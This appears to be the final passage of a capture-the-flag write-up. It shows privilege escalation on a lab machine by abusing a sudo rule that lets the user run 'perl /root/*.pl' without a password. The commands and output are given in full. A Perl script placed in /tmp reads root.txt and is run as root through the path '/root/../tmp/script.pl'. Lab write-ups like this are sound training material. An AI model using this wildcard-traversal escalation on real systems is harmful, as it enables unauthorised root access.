
I ran **sudo -l** again to review available commands with root privileges, which revealed that I could execute Perl scripts in the root directory without a password. This presented an opportunity for privilege escalation to root.


```
millisec@millisec:~$ sudo -l
sudo -l
Matching Defaults entries for millisec on millisec:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User millisec may run the following commands on millisec:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/perl /root/*.pl
```

Ultimately, I used a single-line echo command to create a minimal Perl script in the /tmp directory, which was designed to read the contents of root.txt. I executed the script with root privileges, and successfully retrieved the second flag, completing the challenge.

echo -e '#!/usr/bin/perl\nopen(my $fh, "<", "/root/root.txt") or die "Cannot open /root/root.txt: $!\\n"; while (my $line = <$fh>) { print $line; } close($fh);' > /tmp/script.pl


```
millisec@millisec:~$ echo -e '#!/usr/bin/perl\nopen(my $fh, "<", "/root/root.txt") or die "Cannot open /root/root.txt: $!\\n"; while (my $line = <$
fh>) { print $line; } close($fh);' > /tmp/script.pl
<fh>) { print $line; } close($fh);' > /tmp/script.pl
millisec@millisec:~$ cd /tmp
cd /tmp
millisec@millisec:/tmp$ chmod +x script.pl
chmod +x script.pl
millisec@millisec:/tmp$ sudo -u root /usr/bin/perl /root/../tmp/script.pl
sudo -u root /usr/bin/perl /root/../tmp/script.pl

YOU ARE
      ROOT!

Your root flag: flag{[redacted]
```

5. **Summary**

The CTF served as a valuable exercise in realistic exploitation. The IDOR vulnerability and metadata analysis emphasized the importance of thorough enumeration. The privilege escalation using ‘sudo’ and Perl scripting was a highlight, reinforcing post-exploitation skills.